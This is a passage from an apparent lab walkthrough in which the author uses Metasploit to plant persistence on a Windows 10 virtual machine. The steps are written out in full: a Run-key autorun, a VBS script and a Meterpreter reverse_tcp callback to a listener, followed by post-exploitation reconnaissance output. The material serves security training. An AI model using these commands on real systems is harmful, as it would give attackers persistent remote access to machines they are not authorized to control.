   49  exploit/linux/local/motd_persistence                          1999-01-01       normal     No     update-motd.d Persistence

Interact with a module by name or index. For example info 49, use 49 or use exploit/linux/local/motd_persistence

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > set SESSION session 1
[-] The following options failed to validate: Value 'session 1' is not valid for option 'SESSION'.
SESSION ⇒
msf6 exploit(windows/local/persistence) > SESSION 1
[-] Unknown command: SESSION. Did you mean sessions? Run the help command for more details.
msf6 exploit(windows/local/persistence) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/persistence) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 exploit(windows/local/persistence) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/local/persistence) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > set STARTUP USER
STARTUP ⇒ USER
msf6 exploit(windows/local/persistence) > RUN
[-] Unknown command: RUN. Did you mean run? Run the help command for more details.
msf6 exploit(windows/local/persistence) > run
[*] Running persistent module against DESKTOP-GM1SP92 via session ID: 1
[+] Persistent VBS script written on DESKTOP-GM1SP92 to C:\Users\vitct\AppData\Local\Temp\ZwUyCqPj.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YMxfcsawb
[+] Installed autorun on DESKTOP-GM1SP92 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YMxfcsawb
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/DESKTOP-GM1SP92_20250508.4044/DESKTOP-GM1SP92_20250508.4044.rc
msf6 exploit(windows/local/persistence) >
```


- use exploit/windows/local/persistence
- set SESSION 1
- set LHOST 192.168.56.102
- set LPORT 4444
- set PAYLOAD windows/meterpreter/reverse_tcp
- set STARTUP USER
- run





```
msf6 exploit(windows/local/persistence) >
msf6 exploit(windows/local/persistence) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
```

I made sure that the payload reconnects to my listener by setting up my listener again, so that once the system reboots, the backdoor can re-establish the Meterpreter session automatically.

Then we’ll restart the Windows (victim) machine, for a Meterpreter session to be established.








```
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.103 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (177734 bytes) to 192.168.56.103
[*] Meterpreter session 2 opened (192.168.56.102:4444 → 192.168.56.103:49723) at 2025-05-08 09:51:09 -0400
```


After the Meterpreter was established, I was able to perform other various post-exploitation techniques.

In my case, I gathered system information using commands like **sysinfo** *to view OS details,* **getuid** *to identify the current user,* **netstat -ano** *to check active network connections and ports*, **ipconfig** *to receive IP configuration*, and **ls** *to explore the file system* of the victim's machine.




kali [Running] - Oracle VirtualBox
1 2 3 4
10:07
notroot@kali: ~
File Actions Edit View Help

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.103 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (177734 bytes) to 192.168.56.103
[*] Meterpreter session 2 opened (192.168.56.102:4444 → 192.168.56.103:49723) at 2025-05-08 09:51:09 -0400

meterpreter > Interrupt: use the 'exit' command to quit
meterpreter >
meterpreter > sysinfo
Computer        : DESKTOP-GM1SP92
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
meterpreter > getuid
Server username: DESKTOP-GM1SP92\vitct
meterpreter >
meterpreter > netstat -ano

Connection list
===============

    Proto  Local address                    Remote address      State        User  Inode  PID/Program name
    -----  -------------                    --------------      -----        ----  -----  ----------------
    tcp    0.0.0.0:135                      0.0.0.0:*           LISTEN       0     0      828/svchost.exe
    tcp    0.0.0.0:445                      0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:5040                     0.0.0.0:*           LISTEN       0     0      900/svchost.exe
    tcp    0.0.0.0:5357                     0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:49664                    0.0.0.0:*           LISTEN       0     0      600/lsass.exe
    tcp    0.0.0.0:49665                    0.0.0.0:*           LISTEN       0     0      500/wininit.exe
    tcp    0.0.0.0:49666                    0.0.0.0:*           LISTEN       0     0      368/svchost.exe
    tcp    0.0.0.0:49667                    0.0.0.0:*           LISTEN       0     0      272/svchost.exe
    tcp    0.0.0.0:49668                    0.0.0.0:*           LISTEN       0     0      1768/spoolsv.exe
    tcp    0.0.0.0:49669                    0.0.0.0:*           LISTEN       0     0      592/services.exe
    tcp    0.0.0.0:49670                    0.0.0.0:*           LISTEN       0     0      1548/svchost.exe
    tcp    192.168.1.5:139                  0.0.0.0:*           LISTEN       0     0      4/System
    tcp    192.168.1.5:49709                20.199.120.85:443   ESTABLISHED  0     0      272/svchost.exe
    tcp    192.168.1.5:49714                2.20.242.34:443     CLOSE_WAIT   0     0      6488/SearchApp.exe
    tcp    192.168.1.5:49720                40.99.217.50:443    ESTABLISHED  0     0      6488/SearchApp.exe
    tcp    192.168.1.5:49743                20.199.120.85:443   ESTABLISHED  0     0      272/svchost.exe
    tcp    192.168.1.5:49785                52.168.112.67:443   TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.1.5:49786                48.209.108.35:443   ESTABLISHED  0     0      2192/MsMpEng.exe
    tcp    192.168.56.103:139               0.0.0.0:*           LISTEN       0     0      4/System
    tcp    192.168.56.103:49723             192.168.56.102:4444 ESTABLISHED  0     0      3596/REzljylvB.exe
    tcp    192.168.56.103:49780             192.168.56.102:9997 TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.56.103:49781             192.168.56.102:9997 TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.56.103:49782             192.168.56.102:9997 TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.56.103:49784             192.168.56.102:9997 TIME_WAIT    0     0      0/[System Process]
    tcp    192.168.56.103:49787             192.168.56.102:9997 ESTABLISHED  0     0      2384/splunkd.exe
    tcp6   :::135                           :::*                LISTEN       0     0      828/svchost.exe
```


kali [Running] - Oracle VirtualBox
notroot@kali: ~
File Actions Edit View Help

```
100666/rw-rw-rw-  25600     fil   2019-12-07 04:09:17 -0500  ztrace_maps.dll

meterpreter >
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface  5
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:e3:0f:8a
MTU          : 1500
IPv4 Address : 192.168.56.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::5e79:db05:f063:5a06
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:4e:4f:eb
MTU          : 1500
IPv4 Address : 192.168.1.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fdc8:cc8:80b1:5c00:f539:3162:2aa1:2f8d
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fdc8:cc8:80b1:5c00:6499:e32c:7801:3a99
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::2ba7:9ef:4270:a802
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```


kali [Running] - Oracle VirtualBox
notroot@kali: ~
File Actions Edit View Help

```
    udp6   fe80::5e79:db05:f063:5a06:58802  :::*                         0      0       1968/svchost.exe

meterpreter >
meterpreter > ls
Listing: C:\Windows\system32
============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
040777/rwxrwxrwx  0         dir   2019-12-07 04:49:24 -0500  0409
100666/rw-rw-rw-  2151      fil   2019-12-07 04:10:02 -0500  12520437.cpx
100666/rw-rw-rw-  2233      fil   2019-12-07 04:10:02 -0500  12520850.cpx
100666/rw-rw-rw-  232       fil   2019-12-07 04:09:21 -0500  @AppHelpToast.png
100666/rw-rw-rw-  308       fil   2019-12-07 04:09:21 -0500  @AudioToastIcon.png
100666/rw-rw-rw-  330       fil   2019-12-07 04:09:26 -0500  @EnrollmentToastIcon.png
100666/rw-rw-rw-  404       fil   2019-12-07 04:09:32 -0500  @VpnToastIcon.png
100666/rw-rw-rw-  691       fil   2019-12-07 04:09:15 -0500  @WirelessDisplayToast.png
100666/rw-rw-rw-  46080     fil   2025-04-25 00:25:57 -0400  APHostClient.dll
100777/rwxrwxrwx  22528     fil   2019-12-07 04:09:57 -0500  ARP.EXE
100666/rw-rw-rw-  376080    fil   2025-04-25 00:21:37 -0400  AUDIOKSE.dll
100666/rw-rw-rw-  352256    fil   2025-04-25 00:21:36 -0400  AarSvc.dll
100666/rw-rw-rw-  331264    fil   2025-04-25 00:22:38 -0400  AboveLockAppHost.dll
100666/rw-rw-rw-  2407424   fil   2023-12-03 21:47:32 -0500  AcGenral.dll
100666/rw-rw-rw-  384000    fil   2025-04-25 00:24:44 -0400  AcLayers.dll
100666/rw-rw-rw-  461824    fil   2023-12-03 21:47:32 -0500  AcSpecfc.dll
100666/rw-rw-rw-  68608     fil   2023-12-03 21:47:32 -0500  AcWinRT.dll
100666/rw-rw-rw-  86528     fil   2023-12-03 21:47:32 -0500  AcXtrnal.dll
100666/rw-rw-rw-  342528    fil   2025-04-25 00:25:57 -0400  AccountsRt.dll
100666/rw-rw-rw-  255488    fil   2025-04-25 00:22:35 -0400  ActionCenter.dll
100666/rw-rw-rw-  125952    fil   2025-04-25 00:22:35 -0400  ActionCenterCPL.dll
100666/rw-rw-rw-  43008     fil   2025-04-25 00:21:59 -0400  ActivationClient.dll
100666/rw-rw-rw-  656896    fil   2025-04-25 00:22:00 -0400  ActivationManager.dll
100666/rw-rw-rw-  1423360   fil   2025-04-25 00:25:57 -0400  ActiveSyncProvider.dll
100666/rw-rw-rw-  42496     fil   2025-04-25 00:21:57 -0400  AdaptiveCards.dll
100666/rw-rw-rw-  53248     fil   2019-12-07 04:09:18 -0500  AddressParser.dll
040777/rwxrwxrwx  0         dir   2023-12-03 21:52:41 -0500  AdvancedInstallers
100666/rw-rw-rw-  17920     fil   2019-12-07 04:10:05 -0500  AnalogCommonProxyStub.dll
100666/rw-rw-rw-  84480     fil   2025-04-25 00:21:58 -0400  ApiSetHost.AppExecutionAlias.dll
100666/rw-rw-rw-  771328    fil   2025-04-25 00:21:57 -0400  AppContracts.dll
100666/rw-rw-rw-  135680    fil   2025-04-25 00:21:57 -0400  AppExtension.dll
100666/rw-rw-rw-  38400     fil   2025-04-25 00:22:23 -0400  AppInstallerPrompt.Desktop.dll
040777/rwxrwxrwx  0         dir   2019-12-07 04:14:52 -0500  AppLocker
100666/rw-rw-rw-  272896    fil   2025-04-25 00:22:24 -0400  AppLockerCSP.dll
100666/rw-rw-rw-  470096    fil   2025-04-25 00:22:23 -0400  AppResolver.dll
100666/rw-rw-rw-  790408    fil   2025-04-25 00:22:10 -0400  AppXDeploymentClient.dll
100666/rw-rw-rw-  29696     fil   2023-12-03 21:46:57 -0500  Apphlpdm.dll
100666/rw-rw-rw-  114688    fil   2025-04-25 00:22:08 -0400  AppointmentActivation.dll
100666/rw-rw-rw-  650752    fil   2025-04-25 00:22:07 -0400  AppointmentApis.dll
100666/rw-rw-rw-  296456    fil   2025-04-25 00:21:55 -0400  AppxAllUserStore.dll
100666/rw-rw-rw-  205696    fil   2025-04-25 00:21:50 -0400  AppxApplicabilityEngine.dll
100666/rw-rw-rw-  1661928   fil   2025-04-25 00:22:10 -0400  AppxPackaging.dll
100666/rw-rw-rw-  3232      fil   2019-12-07 04:09:15 -0500  AppxProvisioning.xml
100666/rw-rw-rw-  263680    fil   2025-04-25 00:22:10 -0400  AppxSip.dll
```